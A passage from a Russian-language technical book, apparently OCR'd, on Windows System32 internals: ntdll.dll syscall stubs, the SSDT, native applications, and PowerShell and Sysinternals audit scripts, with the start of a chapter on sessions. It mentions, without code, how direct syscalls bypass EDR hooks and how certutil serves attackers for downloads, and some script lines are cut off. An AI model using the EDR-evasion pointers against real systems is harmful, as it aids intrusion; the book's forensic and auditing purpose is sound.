
# Анализ журнала загрузки
Get-Content C:\Windows\ntbtlog.txt | Select-Object -First 50

# Использование Windows Performance Analyzer для детального анализа
# (требуется Windows ADK)
xbootmgr -trace boot -traceFlags BASE+CSWITCH+DRIVERS+POWER
```

1.4. Подсистема Win32 и Native API

1.4.1. Уровни API в Windows

Архитектура Windows строится на нескольких уровнях абстракции API. Понимание этих уровней критически важно для понимания того, как работают утилиты System32 и как они взаимодействуют с ядром.



1.4.2. ntdll.dll — мост между мирами

Расположение: `C:\Windows\System32\ntdll.dll`

Библиотека `ntdll.dll` — самая фундаментальная DLL в системе Windows. Она загружается в адресное пространство **каждого** процесса в системе (включая процессы, не использующие Win32 API) и выполняет несколько ключевых ролей:

1. **Стаб-функции системных вызовов (syscall stubs):** для каждой функции ядра, доступной из пользовательского режима, ntdll.dll содержит короткую функцию-переходник, которая подготавливает параметры и выполняет инструкцию `SYSCALL` (на x64) для переключения в режим ядра.

2. **Runtime-библиотека (Rtl*):** обширный набор вспомогательных функций — работа со строками (`RtlInitUnicodeString`, `RtlCompareUnicodeString`), управление кучей (`RtlAllocateHeap`), обработка исключений, работа с реестром и др.
3. **Загрузчик образов (Ldr*):** загрузка DLL в адресное пространство процесса, разрешение зависимостей, вызов DllMain.
4. **Механизм CSR-коммуникации:** взаимодействие с csrss.exe через LPC/ALPC-порты.

Рассмотрим, как устроен системный вызов в ntdll.dll на примере функции `NtCreateFile`:

```
; Дизассемблированный код NtCreateFile из ntdll.dll (x64, Windows 10+)
; Каждый syscall имеет уникальный номер — System Service Number (SSN)

ntdll!NtCreateFile:
    mov     r10, rcx           ; Сохранение 1-го аргумента (r10 не меняется syscall)
    mov     eax, 55h           ; SSN для NtCreateFile (номер может отличаться
                               ;   между версиями Windows!)
    test    byte ptr ds:[7FFE0308h], 1  ; Проверка флага системного вызова
    jnz     short use_int2e    ; Если установлен — использовать прерывание
    syscall                    ; Переход в режим ядра (быстрый путь)
    ret
use_int2e:
    int     2Eh                ; Альтернативный путь через прерывание
    ret
```

Важный момент: **номера системных вызовов (SSN) не являются стабильными между версиями Windows**. Microsoft намеренно меняет их, чтобы предотвратить прямые системные вызовы из пользовательского кода в обход ntdll.dll. Тем не менее этот факт не останавливает ни разработчиков вредоносного ПО (техника «direct syscalls»), ни исследователей безопасности.

1.4.3. Цепочка вызовов: от Win32 API до ядра

Рассмотрим полную цепочку вызовов на примере создания файла через `CreateFile`:

```
Приложение
    │
    │  Вызов: CreateFileW(L"C:\\test.txt", ...)
    │
    ▼
kernel32.dll!CreateFileW
    │  → Преобразование Win32-пути в NT-путь: "\??\C:\test.txt"
    │  → Заполнение структур OBJECT_ATTRIBUTES, IO_STATUS_BLOCK
    │  → Вызов ntdll
    │
    ▼
kernelbase.dll!CreateFileInternal  (в новых версиях Windows)
    │
    ▼
ntdll.dll!NtCreateFile
    │  → Помещение SSN в EAX
    │  → Помещение указателя на стек параметров в R10
    │  → Выполнение инструкции SYSCALL
    │
    ═══════════════════  Граница User/Kernel ═══════════════
    │
    ▼
ntoskrnl.exe!KiSystemCall64
    │  → Сохранение контекста пользовательского режима
    │  → Поиск обработчика по SSN в таблице SSDT
    │     (System Service Descriptor Table)
    │  → Проверка параметров (ProbeForRead/ProbeForWrite)
    │
    ▼
ntoskrnl.exe!NtCreateFile (реализация в ядре)
    │  → Вызов менеджера объектов (ObOpenObjectByName)
    │  → Вызов менеджера I/O (IoCreateFile)
    │  → Обращение к драйверу файловой системы (NTFS.sys)
    │  → Возврат HANDLE в пользовательский режим
```

Эта цепочка вызовов имеет прямое отношение к безопасности. EDR-решения (Endpoint Detection and Response) перехватывают вызовы на различных уровнях:

- **Уровень Win32 API:** хуки kernel32.dll (легко обходятся);
- **Уровень ntdll.dll:** inline-хуки или IAT-хуки (обходятся через direct syscalls);
- **Уровень ядра:** коллбэки ядра (ObRegisterCallbacks, PsSetCreateProcessNotifyRoutine) — наиболее надёжный уровень;
- **Уровень мини-фильтров:** FltRegisterFilter для перехвата операций с файловой системой.

1.4.4. Native-приложения

Существует особый класс приложений в System32, которые не используют Win32 API, а работают напрямую с Native API через ntdll.dll. Эти приложения имеют подсистему IMAGE_SUBSYSTEM_NATIVE в PE-заголовке и могут запускаться на самых ранних этапах загрузки системы, когда Win32 подсистема ещё недоступна.
Примеры Native-приложений в System32:

Приложение	Назначение
`smss.exe`	Session Manager — первый user-mode процесс
`csrss.exe`	Client/Server Runtime — подсистема Win32
`autochk.exe`	Проверка дисков при загрузке
`chkntfs.exe`	Настройка проверки дисков
`autofmt.exe`	Форматирование дисков при загрузке

Определить, является ли приложение Native, можно с помощью анализа PE-заголовка:

```
:: Проверка подсистемы исполняемого файла
dumpbin /headers C:\Windows\System32\smss.exe | findstr "subsystem"
:: Вывод: 1 subsystem (NATIVE)

dumpbin /headers C:\Windows\System32\cmd.exe | findstr "subsystem"
:: Вывод: 3 subsystem (WINDOWS_CUI)
```

1.4.5. SSDT и Shadow SSDT

Системные вызовы маршрутизируются через таблицу **SSDT** (System Service Descriptor Table), также известную как `KeServiceDescriptorTable`. В действительности существуют две таблицы:

- **SSDT (таблица 0):** системные вызовы ntoskrnl.exe (Nt/Zw функции);
- **Shadow SSDT (таблица 1):** системные вызовы win32k.sys (графическая подсистема, NtUser/*NtGdi*).

В 64-битных версиях Windows, начиная с Vista, прямая модификация SSDT заблокирована механизмом **Kernel Patch Protection (PatchGuard)**. Это существенно затрудняет работу как руткитов, так и некоторых средств защиты, которые ранее полагались на перехват SSDT.

```
# Определение количества системных вызовов
# (приблизительный метод — подсчёт экспортов Nt* из ntdll.dll)
$ntdll = "$env:SystemRoot\System32\ntdll.dll"
$exports = dumpbin /exports $ntdll 2>$null
$ntFunctions = ($exports | Select-String "^\s+\d+\s+[0-9A-F]+\s+[0-9A-F]+\s+Nt[A-Z]").
$zwFunctions = ($exports | Select-String "^\s+\d+\s+[0-9A-F]+\s+[0-9A-F]+\s+Zw[A-Z]").
Write-Output "Количество Nt* функций: $ntFunctions"
Write-Output "Количество Zw* функций: $zwFunctions"
# Типичное значение для Windows 11: ~470 функций
```

1.4.6. Difference между Nt *и Zw* функциями

В ядре Windows существуют два набора функций для каждого системного вызова, с префиксами `Nt` и `Zw`. Их различие критически важно для разработчиков драйверов:

- **Nt*-функции** (например, `NtCreateFile`): вызываются из пользовательского режима. Включают проверку параметров (ProbeForRead/Write) и устанавливают Previous Mode = UserMode.

- **Zw*-функции** (например, `ZwCreateFile`): предназначены для вызова из режима ядра. Устанавливают Previous Mode = KernelMode, что отключает проверку параметров (считается, что ядро передаёт корректные данные).
  Из пользовательского режима (через ntdll.dll) вызываются функции с префиксом `Nt`, но в ядре они попадают на те же обработчики.

1.5. Практическая разведка System32

1.5.1. Базовый анализ содержимого

Прежде чем углубляться в изучение конкретных утилит, полезно провести общую разведку содержимого System32, чтобы составить «карту местности». Ниже приводятся практические примеры, которые помогут систематизировать информацию о содержимом директории.

Анализ структуры с помощью dir

```
:: Общая статистика по директории System32
dir C:\Windows\System32 /s /a /-c 2>nul | find "File(s)"

:: Пример вывода:
::     4,537 File(s)     3,842,567,890 bytes
::       287 Dir(s)      ...

:: Список всех исполняемых файлов с размерами, отсортированный по размеру
dir C:\Windows\System32\*.exe /o-s /b > C:\temp\sys32_exe_by_size.txt

:: Список DLL, отсортированных по дате модификации (свежие сверху)
dir C:\Windows\System32\*.dll /o-d | more

:: Поиск файлов, изменённых за последние 7 дней
:: (может указывать на обновления или активность вредоносного ПО)
forfiles /p C:\Windows\System32 /m *.exe /d +7 /c "cmd /c echo @path @fdate @ftime @fsi
```

Эквивалент на PowerShell с расширенными возможностями анализа:

```powershell
# Полная статистика по типам файлов в System32
$stats = Get-ChildItem C:\Windows\System32 -File -ErrorAction SilentlyContinue |
    Group-Object Extension |
    Sort-Object Count -Descending |
    Select-Object @{N='Extension';E={$_.Name}},
                  Count,
                  @{N='TotalSizeMB';E={
                      [math]::Round(($_.Group | Measure-Object Length -Sum).Sum / 1MB,
                  }}

$stats | Format-Table -AutoSize

# Пример вывода:
# Extension  Count  TotalSizeMB
# ---------  -----  -----------
# .dll       2847   2345.67
# .exe        487    534.21
# .nls        213     42.15
# .mof         87      3.44
# .msc         23      0.12
# ...

# Топ-20 самых больших файлов в System32
Get-ChildItem C:\Windows\System32 -File |
    Sort-Object Length -Descending |
    Select-Object -First 20 Name,
        @{N='SizeMB';E={[math]::Round($_.Length/1MB, 2)}},
        LastWriteTime |
    Format-Table -AutoSize

# Файлы без цифровой подписи Microsoft (потенциально подозрительные)
Get-ChildItem C:\Windows\System32\*.exe -File | ForEach-Object {
    $sig = Get-AuthenticodeSignature $_.FullName
    if ($sig.SignerCertificate.Subject -notlike "*Microsoft*") {
        [PSCustomObject]@{
            Name = $_.Name
            Status = $sig.Status
            Signer = $sig.SignerCertificate.Subject
        }
    }
}
```

1.5.2. Проверка цифровых подписей с помощью sigcheck

Утилита `sigcheck` из пакета Sysinternals — незаменимый инструмент для аудита подлинности файлов в System32. В контексте реагирования на инциденты проверка подписей — один из первых шагов для выявления подменённых или внедрённых файлов.

```
:: Установка Sysinternals через winget (если не установлен)
winget install Microsoft.Sysinternals.Sigcheck

:: Проверка всех неподписанных EXE-файлов в System32
sigcheck -u -e C:\Windows\System32

:: Флаги:
:: -u  Показать только файлы, не прошедшие проверку подписи или неподписанные
:: -e  Проверять только исполняемые файлы (по содержимому, не по расширению)

:: Расширенная проверка с выводом в CSV для последующего анализа
sigcheck -u -e -c -h C:\Windows\System32 > C:\temp\unsigned_files.csv

:: Флаги:
:: -c  Вывод в формате CSV
:: -h  Вычислить хэши (MD5, SHA1, SHA256)

:: Проверка конкретного файла с подробной информацией
sigcheck -a C:\Windows\System32\cmd.exe

:: Пример вывода:
:: C:\Windows\System32\cmd.exe:
::   Verified:       Signed
::   Signing date:   ...
::   Publisher:      Microsoft Windows
::   Company:        Microsoft Corporation
::   Description:    Windows Command Processor
::   Product:        Microsoft® Windows® Operating System
::   Prod version:   10.0.22621.1
::   File version:   10.0.22621.1 (...)
::   MachineType:    64-bit
::   MD5:            ...
::   SHA1:           ...
::   SHA256:         ...
::   PESHA1:         ...
::   PESHA256:       ...
::   IMP:            ...

:: Проверка на VirusTotal (отправка хэшей, не файлов)
sigcheck -vt C:\Windows\System32\*.exe
:: -vt  Проверить хэш на VirusTotal (требует принятия лицензии VT при первом запуске)
```

> ***Важно:*** *Наличие неподписанного файла в System32 не обязательно означает компрометацию — некоторые сторонние драйверы и утилиты могут размещаться в System32 легитимно. Однако каждый такой случай требует расследования.*

1.5.3. Извлечение строк с помощью strings

Утилита `strings` (также из Sysinternals) позволяет извлечь читаемые текстовые строки из бинарных файлов. Это мощный метод быстрого анализа, позволяющий получить представление о функциональности файла без полной декомпиляции.

```
:: Установка
winget install Microsoft.Sysinternals.Strings

:: Извлечение строк из подозрительного файла
strings C:\Windows\System32\certutil.exe | findstr /i "http url download"

:: Пример вывода (демонстрирует, почему certutil — любимый инструмент
:: злоумышленников для загрузки файлов):
:: -URLCache
:: -URL
:: CryptRetrieveObjectByUrlW
:: URL (http/https/file)
:: WinHttpOpen
:: http://
:: https://

:: Поиск строк с IP-адресами (потенциальные C2-серверы)
strings C:\Windows\System32\suspicious.exe | findstr /r "[0-9]\.[0-9]\.[0-9]\.[0-9]"

:: Извлечение только Unicode-строк (полезно для файлов Windows)
strings -u C:\Windows\System32\lsass.exe

:: Извлечение строк минимальной длины 10 символов (уменьшает шум)
strings -n 10 C:\Windows\System32\cmd.exe

:: Массовый поиск интересных строк во всех EXE
:: (создание базы строковых артефактов)
for %%f in (C:\Windows\System32\*.exe) do (
    echo ═══ %%f ═══ >> C:\temp\strings_report.txt
    strings -n 8 "%%f" >> C:\temp\strings_report.txt 2>nul
)
```

Примеры практического применения strings для исследования безопасности:

```
# Поиск EXE-файлов в System32, содержащих строки, связанные с сетью
$networkKeywords = @('socket', 'connect', 'http://', 'https://',
                     'download', 'upload', 'POST', 'GET')

Get-ChildItem C:\Windows\System32\*.exe -File | ForEach-Object {
    $output = & strings -nobanner $_.FullName 2>$null
    $matches = $output | Where-Object {
        $line = $_
        $networkKeywords | Where-Object { $line -match $_ }
    }
    if ($matches) {
        [PSCustomObject]@{
            File = $_.Name
            NetworkStrings = ($matches | Select-Object -First 5) -join '; '
        }
    }
} | Format-Table -Wrap
```

1.5.4. Анализ PE-заголовков с помощью dumpbin

Утилита `dumpbin.exe` входит в состав Visual Studio Build Tools и является стандартным инструментом для анализа PE-файлов (Portable Executable). Для специалиста по безопасности анализ PE-заголовков — фундаментальный навык.

```
:: dumpbin обычно доступен после установки Visual Studio или Build Tools
:: Путь вида:
:: "C:\Program Files\Microsoft Visual Studio\2022\...\bin\Hostx64\x64\dumpbin.exe"

:: Просмотр заголовков PE-файла
dumpbin /headers C:\Windows\System32\cmd.exe

:: Ключевая информация из вывода:
::
:: FILE HEADER VALUES
::        8664 machine (x64)                    ← Архитектура
::           7 number of sections               ← Количество секций
::    65A26A56 time date stamp                   ← Временная метка компиляции
::           0 file pointer to symbol table
::           0 number of symbols
::          F0 size of optional header
::          22 characteristics
::               Executable
::               Application can handle large (>2GB) addresses
::
:: OPTIONAL HEADER VALUES
::         20B magic # (PE32+)                   ← PE32+ = 64-бит
::       14.38 linker version
::       4A400 size of code
::       10200 size of initialized data
::           0 size of uninitialized data
::       37704 entry point                       ← Точка входа (RVA)
::        1000 base of code
::   140000000 image base                        ← Предпочтительный адрес загрузки
::        1000 section alignment
::         200 file alignment
::       10.00 operating system version
::       10.00 image version
::       10.00 subsystem version
::           0 Win32 version
::       5E000 size of image
::         400 size of headers
::       6030F checksum
::           3 subsystem (WINDOWS_CUI)           ← Тип подсистемы
::        C160 DLL characteristics
::               HIGH_ENTROPY_VA                 ← Поддержка ASLR
::               DYNAMIC_BASE                    ← ASLR включён
::               NX_COMPAT                       ← DEP включён
::               TERMINAL_SERVER_AWARE
::               GUARD_CF                        ← Control Flow Guard

:: Список экспортируемых функций DLL
dumpbin /exports C:\Windows\System32\kernel32.dll | more

:: Пример вывода (фрагмент):
::     ordinal hint RVA      name
::           1    0 000262F0 AcquireSRWLockExclusive
::           2    1 000262E0 AcquireSRWLockShared
::           3    2 0001F620 ActivateActCtx
::         ...
::        1641  668          WaitForSingleObjectEx (forwarded to ...)
::        1642  669          WaitForThreadpoolCallbackCallbacks

:: Список импортируемых DLL и функций
dumpbin /imports C:\Windows\System32\cmd.exe

:: Зависимости cmd.exe (пример):
::   ntdll.dll
::   KERNEL32.dll
::   msvcrt.dll
::   ADVAPI32.dll
::   USER32.dll
::   SHELL32.dll

:: Просмотр секций PE-файла
dumpbin /sections C:\Windows\System32\ntoskrnl.exe

:: Проверка, включена ли защита ASLR для файла
dumpbin /headers C:\Windows\System32\cmd.exe | findstr "DYNAMIC_BASE"
```

Альтернатива dumpbin для тех, у кого не установлена Visual Studio — использование PowerShell:

```powershell
# Чтение PE-заголовка без внешних утилит (базовая проверка)
function Get-PEInfo {
    param([string]$Path)

    $bytes = [System.IO.File]::ReadAllBytes($Path)

    # Проверка MZ-сигнатуры
    if ($bytes[0] -ne 0x4D -or $bytes[1] -ne 0x5A) {
        Write-Error "Not a valid PE file"
        return
    }

    # Смещение PE-заголовка (e_lfanew)
    $peOffset = [BitConverter]::ToInt32($bytes, 0x3C)

    # Проверка PE-сигнатуры
    $peSig = [BitConverter]::ToInt32($bytes, $peOffset)
    if ($peSig -ne 0x00004550) { # "PE\0\0"
        Write-Error "Invalid PE signature"
        return
    }

    # Machine type (смещение PE + 4)
    $machine = [BitConverter]::ToUInt16($bytes, $peOffset + 4)
    $machineStr = switch ($machine) {
        0x014C { "i386 (32-bit)" }
        0x8664 { "AMD64 (64-bit)" }
        0xAA64 { "ARM64" }
        default { "Unknown (0x{0:X4})" -f $machine }
    }

    # Number of sections
    $numSections = [BitConverter]::ToUInt16($bytes, $peOffset + 6)

    # TimeDateStamp
    $timestamp = [BitConverter]::ToUInt32($bytes, $peOffset + 8)
    $compileDate = (Get-Date "1970-01-01").AddSeconds($timestamp)

    # Optional header magic
    $ohMagic = [BitConverter]::ToUInt16($bytes, $peOffset + 24)
    $peType = switch ($ohMagic) {
        0x10B { "PE32 (32-bit)" }
        0x20B { "PE32+ (64-bit)" }
        default { "Unknown" }
    }

    # Subsystem
    $subsysOffset = if ($ohMagic -eq 0x20B) { $peOffset + 92 } else { $peOffset + 68 }
    $subsystem = [BitConverter]::ToUInt16($bytes, $subsysOffset)
    $subsysStr = switch ($subsystem) {
        1 { "NATIVE" }
        2 { "WINDOWS_GUI" }
        3 { "WINDOWS_CUI (Console)" }
        default { "Other ($subsystem)" }
    }

    # DLL Characteristics (security features)
    $dllCharOffset = if ($ohMagic -eq 0x20B) { $peOffset + 94 } else { $peOffset + 70 }
    $dllChar = [BitConverter]::ToUInt16($bytes, $dllCharOffset)

    [PSCustomObject]@{
        File          = Split-Path $Path -Leaf
        Machine       = $machineStr
        PEType        = $peType
        Sections      = $numSections
        CompileDate   = $compileDate
        Subsystem     = $subsysStr
        ASLR          = [bool]($dllChar -band 0x0040)
        DEP_NXCompat  = [bool]($dllChar -band 0x0100)
        ControlFlowG  = [bool]($dllChar -band 0x4000)
        HighEntropyVA = [bool]($dllChar -band 0x0020)
    }
}

# Примеры использования
Get-PEInfo "C:\Windows\System32\cmd.exe"
Get-PEInfo "C:\Windows\System32\smss.exe"
```

```powershell
Get-PEInfo "C:\Windows\System32\ntoskrnl.exe"

# Массовый аудит безопасности: поиск EXE без ASLR или DEP
Get-ChildItem C:\Windows\System32\*.exe -File -ErrorAction SilentlyContinue |
    ForEach-Object {
        try { Get-PEInfo $_.FullName } catch {}
    } |
    Where-Object { -not $_.ASLR -or -not $_.DEP_NXCompat } |
    Format-Table File, Machine, ASLR, DEP_NXCompat, ControlFlowG
```

1.5.5. Комплексный аудит System32

Для проведения полноценного аудита System32 рекомендуется создать базовый снимок (baseline) системы и затем периодически сравнивать его с текущим состоянием. Ниже приводится скрипт для создания такого снимка:

https://t.me/it_boooks/2

```powershell
# ============================================================
# Скрипт создания базового снимка System32
# Рекомендуется выполнять на чистой установке системы
# ============================================================

$outputDir = "C:\Baseline"
New-Item -ItemType Directory -Path $outputDir -Force | Out-Null
$timestamp = Get-Date -Format "yyyyMMdd_HHmmss"

# 1. Список всех файлов с хэшами
Write-Host "[*] Вычисление хэшей файлов System32..." -ForegroundColor Cyan
$files = Get-ChildItem C:\Windows\System32 -File -ErrorAction SilentlyContinue |
    ForEach-Object {
        try {
            $hash = Get-FileHash $_.FullName -Algorithm SHA256 -ErrorAction Stop
            [PSCustomObject]@{
                Name         = $_.Name
                FullPath     = $_.FullName
                SizeBytes    = $_.Length
                LastModified = $_.LastWriteTime
                SHA256       = $hash.Hash
            }
        } catch {
            [PSCustomObject]@{
                Name         = $_.Name
                FullPath     = $_.FullName
                SizeBytes    = $_.Length
                LastModified = $_.LastWriteTime
                SHA256       = "ERROR: $_"
            }
        }
    }

$files | Export-Csv "$outputDir\sys32_baseline_$timestamp.csv" -NoTypeInformation -Enc
Write-Host "[+] Сохранено записей: $($files.Count)" -ForegroundColor Green

# 2. Цифровые подписи EXE и DLL
Write-Host "[*] Проверка цифровых подписей..." -ForegroundColor Cyan
$signatures = Get-ChildItem C:\Windows\System32\*.exe, C:\Windows\System32\*.dll `
    -File -ErrorAction SilentlyContinue |
    ForEach-Object {
        $sig = Get-AuthenticodeSignature $_.FullName
        [PSCustomObject]@{
            Name   = $_.Name
            Status = $sig.Status
            Signer = $sig.SignerCertificate.Subject
            Issuer = $sig.SignerCertificate.Issuer
        }
    }

$signatures | Export-Csv "$outputDir\sys32_signatures_$timestamp.csv" -NoTypeInformati
Write-Host "[+] Проверено файлов: $($signatures.Count)" -ForegroundColor Green

# 3. Сравнение с предыдущим снимком (если существует)
$previousBaseline = Get-ChildItem "$outputDir\sys32_baseline_*.csv" |
    Sort-Object LastWriteTime -Descending |
    Select-Object -Skip 1 -First 1

if ($previousBaseline) {
    Write-Host "[*] Сравнение с предыдущим снимком: $($previousBaseline.Name)" -Foregr
    $prev = Import-Csv $previousBaseline.FullName
    $curr = $files

    $prevDict = @{}
    $prev | ForEach-Object { $prevDict[$_.Name] = $_ }

    $newFiles = $curr | Where-Object { -not $prevDict.ContainsKey($_.Name) }
    $modifiedFiles = $curr | Where-Object {
        $prevDict.ContainsKey($_.Name) -and
        $prevDict[$_.Name].SHA256 -ne $_.SHA256
    }
    $deletedFiles = $prev | Where-Object {
        $name = $_.Name
        -not ($curr | Where-Object { $_.Name -eq $name })
    }

    Write-Host "`n[!] НОВЫЕ файлы ($($newFiles.Count)):" -ForegroundColor Yellow
```

```
    $newFiles | Select-Object Name, SizeBytes | Format-Table

    Write-Host "[!] ИЗМЕНЁННЫЕ файлы ($($modifiedFiles.Count)):" -ForegroundColor Red
    $modifiedFiles | Select-Object Name, SizeBytes, LastModified | Format-Table

    Write-Host "[!] УДАЛЁННЫЕ файлы ($($deletedFiles.Count)):" -ForegroundColor Magenta
    $deletedFiles | Select-Object Name | Format-Table
}
```

1.5.6. Полезные однострочники для повседневной работы

В завершение приведём набор практических команд, которые пригодятся при ежедневной работе с System32:

```
# Найти все EXE в System32, содержащие встроенный манифест с запросом повышения
Get-ChildItem C:\Windows\System32\*.exe -File | Where-Object {
    $content = [System.IO.File]::ReadAllText($_.FullName,
        [System.Text.Encoding]::ASCII) 2>$null
    $content -match 'requireAdministrator'
} | Select-Object Name

# Список всех служб, исполняемые файлы которых находятся в System32
Get-CimInstance Win32_Service |
    Where-Object { $_.PathName -like "*System32*" } |
    Select-Object Name, StartMode, State, PathName |
    Sort-Object StartMode, Name |
    Format-Table -AutoSize -Wrap

# Поиск DLL с нетипичными экспортами (потенциально подменённые)
# Например, DLL не должна экспортировать ServiceMain, если это не сервисная DLL
# Данный анализ требует dumpbin

# Список процессов, загруженных из System32, с их PID
Get-Process | Where-Object { $_.Path -like "*System32*" } |
    Select-Object Id, ProcessName, Path |
    Sort-Object ProcessName |
    Format-Table -AutoSize

# Поиск «нетипичных» расширений файлов в System32
Get-ChildItem C:\Windows\System32 -File |
    Group-Object Extension |
    Where-Object { $_.Count -lt 3 } |
    Sort-Object Count |
    Select-Object Name, Count, @{N='Files';E={($_.Group).Name -join ', '}}
```

Резюме главы

В этой главе мы заложили архитектурный фундамент для работы с утилитами System32:

1. **История System32** демонстрирует 30-летнюю эволюцию от скромного набора файлов NT 3.1 до гигантского репозитория из более чем 4500 файлов в Windows 11. Парадокс именования System32/SysWOW64 — наглядный пример того, как принцип обратной совместимости формирует архитектуру Windows.
2. **Структура директории** организована по функциональному принципу: драйверы в `drivers`, кусты реестра в `config`, инфраструктура WMI в `wbem`, журналы событий в `winevt`. Понимание этой структуры позволяет быстро находить нужные компоненты и выявлять аномалии.
3. **Процесс загрузки** — это строгая последовательность, в которой каждый компонент System32 играет определённую роль: от `winload.efi`, загружающего ядро, через `ntoskrnl.exe`, инициализирующий систему, до `services.exe` и `lsass.exe`, обеспечивающих работу служб и безопасности. Знание этой цепочки необходимо для диагностики проблем загрузки и анализа руткитов уровня загрузчика.
4. **Native API** (ntdll.dll) — это истинный интерфейс операционной системы, через который все утилиты System32 взаимодействуют с ядром. Механизм системных вызовов (SYSCALL), таблицы SSDT и различие между Nt/*Zw* функциями — фундаментальные концепции для глубокого понимания работы системы.

5. **Практические методы разведки** — от простых команд `dir` до анализа PE-заголовков и создания базовых снимков — формируют инструментарий для систематического исследования System32 и выявления аномалий.

В следующей главе мы перейдём от теории к практике и начнём детальное изучение конкретных утилит System32, начиная с инструментов работы с файловой системой и процессами.

© Все примеры кода предназначены для образовательных целей и должны использоваться в соответствии с применимым законодательством и внутренними политиками организации. Выполнение команд, связанных с доступом к системным файлам и реестру, требует соответствующих привилегий.

Глава 2: Подсистемы, сессии и уровни привилегий

Введение

Прежде чем погружаться в конкретные утилиты System32, необходимо понять архитектурный каркас, в котором они функционируют. Windows — не монолитная система с единым пространством исполнения. Каждый процесс существует в контексте сессии, обладает токеном доступа с определённым уровнем целостности и набором привилегий, подчиняется политикам UAC, AppLocker и WDAC. Эти механизмы определяют, какие утилиты могут быть запущены, с какими правами и к каким ресурсам они получат доступ.

В этой главе мы разберём каждый из этих слоёв — от сессий до политик контроля приложений — и покажем, как они влияют на практическую работу с инструментами System32. Понимание этих механизмов критически важно для системного администрирования, форензики и анализа безопасности.

2.1. Сессии Windows (Sessions)

2.1.1. Архитектура сессий

Windows реализует концепцию сессий (sessions) как механизм изоляции между различными контекстами исполнения. Каждая сессия представляет собой отдельное пространство, включающее собственный набор объектов ядра — оконных станций (window stations), рабочих столов (desktops), а также экземпляров подсистемных процессов.

Исторически в Windows XP и Windows Server 2003 службы и первый интерактивный пользователь разделяли Session 0. Это создавало серьёзные проблемы безопасности: служба могла отобразить окно на рабочем столе пользователя, а вредоносный код, работающий от имени пользователя, мог атаковать службы через механизмы оконных сообщений (shatter attacks).

Начиная с Windows Vista, Microsoft реализовала изоляцию Session 0 (Session 0 Isolation). Теперь в Session 0 работают только службы и системные процессы. Интерактивные пользователи получают сессии с номерами 1 и выше.

2.1.2. Session 0 Isolation

Session 0 — это привилегированная сессия, в которой исполняются:

- Системные службы (services), управляемые SCM (Service Control Manager)
- Драйверы пользовательского режима (user-mode drivers)
- Процессы, запущенные учётной записью SYSTEM
- Экземпляр `csrss.exe` для Session 0
- Экземпляр `wininit.exe` (инициализация сессии 0)

Ключевая особенность Session 0 — отсутствие интерактивного рабочего стола. Службы, работающие в Session 0, не могут отображать пользовательский интерфейс напрямую. Если служба пытается показать диалоговое окно, Windows перехватывает это через Interactive Services Detection (UI0Detect) — хотя начиная с Windows 10 версии 1803 эта возможность была окончательно удалена.

Для просмотра текущей сессии процесса используется команда:

```
C:\>query session
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>console           AdminUser                1  Active
 rdp-tcp#0         RemoteUser               2  Active
```

Или через `qwinsta`:

```
C:\>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>console           AdminUser                1  Active
```

Для определения сессии текущего процесса:

```
C:\>whoami /all | findstr "Session"
```

Однако более информативный способ — использование `tasklist` с фильтрацией:

```
C:\>tasklist /fi "IMAGENAME eq csrss.exe" /fo list

Image Name:   csrss.exe
PID:          528
Session Name: Services
Session#:     0
